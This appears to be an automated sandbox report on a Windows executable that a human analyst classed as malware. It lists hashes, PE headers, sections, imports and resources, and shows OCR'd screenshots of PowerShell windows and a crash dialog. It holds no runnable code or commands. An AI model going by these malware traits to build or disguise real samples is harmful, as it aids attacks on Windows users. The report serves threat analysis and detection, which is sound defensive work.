C:\Users\User\AppData\Roaming\Fjerdeparternes\Metallide.Vap	**Type :** ASCII text, with very long lines, with no line terminators **MD5 :** da53cd80b65cfc30fbb3e7b3b5b73d1e **SHA-1 :** 81b75c1524cbec5cdc8c1c1702a617f89365aee0 **SHA-256 :** 9884e77ce88fd88bd0ddf1126979a4eb6084a8be **SHA-512 :** 0cc0620b86428a36b94ed1d41ee199f824188d18 **Size :** 21.658 Kilobytes.

MATCH YARA RULES

MATCH RULES

STATIC FILE INFO

File Name:	1cd2d3a2f9c7aee2440fe8386481287fa8f66f39f6940bfbb4b5779d6b4d3bda.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
SHA1:	45fbd8304300f10b955cbdb8f7c26b7c500cfda8
MD5:	6d126c9b203b8cab7cc44d77c75971e3
First Seen Date:	2023-07-19 10:09:24.813603 (2 months ago)
Number Of Clients Seen:	7
Last Analysis Date:	2023-07-21 20:05:06.256836 (2 months ago)
Human Expert Analysis Date:	2023-07-19 16:47:11.974060 (2 months ago)
Human Expert Analysis Result:	Malware

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION

PE Headers

PROPERTY	VALUE
Magic Literal Enum	3
File Type Enum	6
Debug Artifacts	[]
Number Of Sections	5
Trid	[[67.4, u'Win32 Executable MS Visual C++ (generic)'], [14.2, u'Win32 Dynamic Link Library (generic)'], [9.7, u'Win32 Executable (generic)'], [4.3, u'Generic Win/DOS Executable'], [4.3, u'DOS Executable Generic']]
Compilation Time Stamp	0x5A6FED3C [Tue Jan 30 03:57:48 2018 UTC]
LegalCopyright	arbejdssgningerne Kalkgrav Skinkernes
FileDescription	Dooket
Comments	Samlivsforholdets
CompanyName	Blvd Saxophones
Translation	0x0409 0x04e4
Entry Point	0x40338f (.text)
Machine Type	Intel 386 or later - 32Bit
File Size	315992
Ssdeep	6144:hVGdx6xKzuH+DfnFhEVj0UtAzwo4WNZJaGiUGCDHDKI61rhucyZURcmysbD:PjeDfYVoUttjWXJZiURDKIkrh3yZHmyG
Sha256	1cd2d3a2f9c7aee2440fe8386481287fa8f66f39f6940bfbb4b5779d6b4d3bda
Exifinfo	[{u'EXE:FileSubtype': 0, u'File:FilePermissions': u'rw-r--r--', u'SourceFile': u'/nfs/fvs/valkyrie_shared/core/valkyrie_files/4/5/f/b/45fbd8304300f10b955cbdb8f7c26b7c500cfda8', u'File:MIMEType': u'application/octet-stream', u'File:FileAccessDate': u'2023:07:21 20:04:59+00:00', u'EXE:InitializedDataSize': 186368, u'File:FileModifyDate': u'2023:07:19 10:08:44+00:00', u'EXE:FileVersionNumber': u'3.4.0.0', u'File:FileSize': u'309 kB', u'EXE:CharacterSet': u'Windows, Latin1', u'EXE:MachineType': u'Intel 386 or later, and compatibles', u'EXE:FileOS': u'Win32', u'EXE:ObjectFileType': u'Executable application', u'File:FileType': u'Win32 EXE', u'EXE:CompanyName': u'Blvd Saxophones', u'File:FileName': u'45fbd8304300f10b955cbdb8f7c26b7c500cfda8', u'EXE:ImageVersion': 6.0, u'File:FileTypeExtension': u'exe', u'EXE:OSVersion': 4.0, u'EXE:PEType': u'PE32', u'EXE:TimeStamp': u'2018:01:30 03:57:48+00:00', u'EXE:FileFlagsMask': u'0x0000', u'EXE:LegalCopyright': u'arbejdssgningerne Kalkgrav Skinkernes', u'EXE:LinkerVersion': 6.0, u'EXE:FileFlags': u'(none)', u'EXE:Subsystem': u'Windows GUI', u'File:Directory': u'/nfs/fvs/valkyrie_shared/core/valkyrie_files/4/5/f/b', u'EXE:FileDescription': u'Dooket', u'EXE:EntryPoint': u'0x338f', u'EXE:SubsystemVersion': 4.0, u'EXE:CodeSize': 26624, u'EXE:Comments': u'Samlivsforholdets', u'File:FileInodeChangeDate': u'2023:07:19 10:08:44+00:00', u'EXE:UninitializedDataSize': 2048, u'EXE:LanguageCode': u'English (U.S.)', u'ExifTool:ExifToolVersion': 10.1, u'EXE:ProductVersionNumber': u'3.4.0.0'}]
Mime Type	application/x-dosexec
Imphash	b34f154ec913d2d2c435cbd644e91687

PE Sections

NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	RAW SIZE	ENTROPY	MD5
.text	0x1000	0x6627	0x6800	6.45223555372	8c030dfed318c62753a7b0d60218279b
.rdata	0x8000	0x149a	0x1600	5.00707518585	966a3835fd2d9407261ae78460c26dcc
.data	0xa000	0x2aff8	0x600	4.0353241849	939516377e7577b622eb1ffdc4b5db4a
.ndata	0x35000	0x2e000	0x0	0.0	d41d8cd98f00b204e9800998ecf8427e
.rsrc	0x63000	0x45d8	0x4600	5.54555373208	6bea51bb3968829676403e4c11f21db5

PE Imports

- KERNEL32.dll
  - SetEnvironmentVariableW
  - SetFileAttributesW
  - Sleep
  - GetTickCount
  - GetFileSize
  - GetModuleFileNameW
  - GetCurrentProcess
  - CopyFileW
  - SetCurrentDirectoryW
  - GetFileAttributesW
  - GetWindowsDirectoryW
  - GetTempPathW
  - GetCommandLineW
  - GetVersion
  - SetErrorMode
  - lstrlenW
  - lstrcpynW
  - GetDiskFreeSpaceW
  - ExitProcess
  - GetShortPathNameW
  - CreateThread
  - GetLastError
  - CreateDirectoryW
  - CreateProcessW
  - RemoveDirectoryW
  - lstrcmpiA
  - CreateFileW
  - GetTempFileNameW
  - WriteFile
  - lstrcpyA
  - MoveFileExW
  - lstrcatW
  - GetSystemDirectoryW
  - GetProcAddress
  - GetModuleHandleA
  - GetExitCodeProcess
  - WaitForSingleObject
  - lstrcmpiW
  - MoveFileW
  - GetFullPathNameW
  - SetFileTime
  - SearchPathW
  - CompareFileTime
  - lstrcmpW
  - CloseHandle
  - ExpandEnvironmentStringsW
  - GlobalFree
  - GlobalLock
  - GlobalUnlock
  - GlobalAlloc
  - FindFirstFileW
  - FindNextFileW
  - DeleteFileW
  - SetFilePointer
  - ReadFile
  - FindClose
  - lstrlenA
  - MulDiv

    - MultiByteToWideChar
    - WideCharToMultiByte
    - GetPrivateProfileStringW
    - WritePrivateProfileStringW
    - FreeLibrary
    - LoadLibraryExW
    - GetModuleHandleW
- USER32.dll
    - GetSystemMenu
    - SetClassLongW
    - EnableMenuItem
    - IsWindowEnabled
    - SetWindowPos
    - GetSysColor
    - GetWindowLongW
    - SetCursor
    - LoadCursorW
    - CheckDlgButton
    - GetMessagePos
    - LoadBitmapW
    - CallWindowProcW
    - IsWindowVisible
    - CloseClipboard
    - SetClipboardData
    - EmptyClipboard
    - OpenClipboard
    - ScreenToClient
    - GetWindowRect
    - GetDlgItem
    - GetSystemMetrics
    - SetDlgItemTextW
    - GetDlgItemTextW
    - MessageBoxIndirectW
    - CharPrevW
    - CharNextA
    - wsprintfA
    - DispatchMessageW
    - PeekMessageW
    - ReleaseDC
    - EnableWindow
    - InvalidateRect
    - SendMessageW
    - DefWindowProcW
    - BeginPaint
    - GetClientRect
    - FillRect
    - DrawTextW
    - EndDialog
    - RegisterClassW
    - SystemParametersInfoW
    - CreateWindowExW
    - GetClassInfoW
    - DialogBoxParamW
    - CharNextW
    - ExitWindowsEx
    - DestroyWindow
    - GetDC
    - SetTimer
    - SetWindowTextW
    - LoadImageW
    - SetForegroundWindow
    - ShowWindow
    - IsWindow
    - SetWindowLongW
    - FindWindowExW
    - TrackPopupMenu
    - AppendMenuW
    - CreatePopupMenu
    - EndPaint
    - CreateDialogParamW
    - SendMessageTimeoutW
    - wsprintfW
    - PostQuitMessage
- GDI32.dll
    - SelectObject

    - SetBkMode
    - CreateFontIndirectW
    - SetTextColor
    - DeleteObject
    - GetDeviceCaps
    - CreateBrushIndirect
    - SetBkColor
- SHELL32.dll
    - SHGetSpecialFolderLocation
    - ShellExecuteExW
    - SHGetPathFromIDListW
    - SHBrowseForFolderW
    - SHGetFileInfoW
    - SHFileOperationW
- ADVAPI32.dll
    - AdjustTokenPrivileges
    - RegCreateKeyExW
    - RegOpenKeyExW
    - SetFileSecurityW
    - OpenProcessToken
    - LookupPrivilegeValueW
    - RegEnumValueW
    - RegDeleteKeyW
    - RegDeleteValueW
    - RegCloseKey
    - RegSetValueExW
    - RegQueryValueExW
    - RegEnumKeyW
- COMCTL32.dll
    - ImageList_Create
    - ImageList_AddMasked
    - ImageList_Destroy
    - None
- ole32.dll
    - OleUninitialize
    - OleInitialize
    - CoTaskMemFree
    - CoCreateInstance

PE Resources

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 406120, u'sha256': u'522496eb5e64d84ebc5d819785d0fbfbddfdbc15fdb9f48683db9ddd36490ea4', u'type': u'data', u'size': 9640}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 415760, u'sha256': u'98b27376e85a23dd3583091607353cfb1af10204694aea8b1d63373b2bd3c141', u'type': u'data', u'size': 4264}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_ICON', u'offset': 420024, u'sha256': u'5016266f671b9f4af655da53c721fe0f8188cb2579b8c6625388c10c9ff7ecdd', u'type': u'GLS_BINARY_LSB_FIRST', u'size': 1128}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_DIALOG', u'offset': 421152, u'sha256': u'fecdb955f8d7f1c219ff8167f90b64f3cb52e53337494577ff73c0ac1dafcd96', u'type': u'data', u'size': 256}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_DIALOG', u'offset': 421408, u'sha256': u'ddf693ef68bdda43cf7c0733d59b7deee1c23742ed6ec77ff66ebcb5dd2a4e23', u'type': u'data', u'size': 284}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_DIALOG', u'offset': 421696, u'sha256': u'2d986f26ff752607366192a903078cdd7d6da06ab97309c85cd5c8cf05f823b6', u'type': u'data', u'size': 196}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_DIALOG', u'offset': 421896, u'sha256': u'85025c8556952f6a651c2468c8a0d58853b0ba482be9ad5cd3060f216540dfc0', u'type': u'data', u'size': 96}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_GROUP_ICON', u'offset': 421992, u'sha256': u'77a1efb6136f52dd2372987b13bf486aa75baeacb93bad009aa3e284c57b8694', u'type': u'MS Windows icon resource - 3 icons, 48x48', u'size': 48}


{u'lang': u'LANG_ENGLISH', u'name': u'RT_VERSION', u'offset': 422040, u'sha256': u'e20f38bde97f90085c632c85bc5e035c11fafc4212e420298a2b3f5d63594436', u'type': u'data', u'size': 512}

{u'lang': u'LANG_ENGLISH', u'name': u'RT_MANIFEST', u'offset': 422552, u'sha256': u'5aa3c5d6d1f8d3fc60541b2c59b3d5c533ab13a9a45fcfb2f909f6f2fa57ca44', u'type': u'XML 1.0 document, ASCII text, with very long lines, with no line terminators', u'size': 830}

CERTIFICATE VALIDATION


- Certificate Validation is not Applicable ?

SCREENSHOTS



Computer
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System...
6:41 PM



Computer
6:41 PM


Computer
6:41 PM


Computer
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System...
6:41 PM


Computer
6:40 PM


Computer
Windows PowerShell
Windows PowerShell has stopped working
A problem caused the program to stop working correctly. Please close the program.
Close the program
Windows PowerShell
6:41 PM


Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Administrator: C:\Wi...
6:41 PM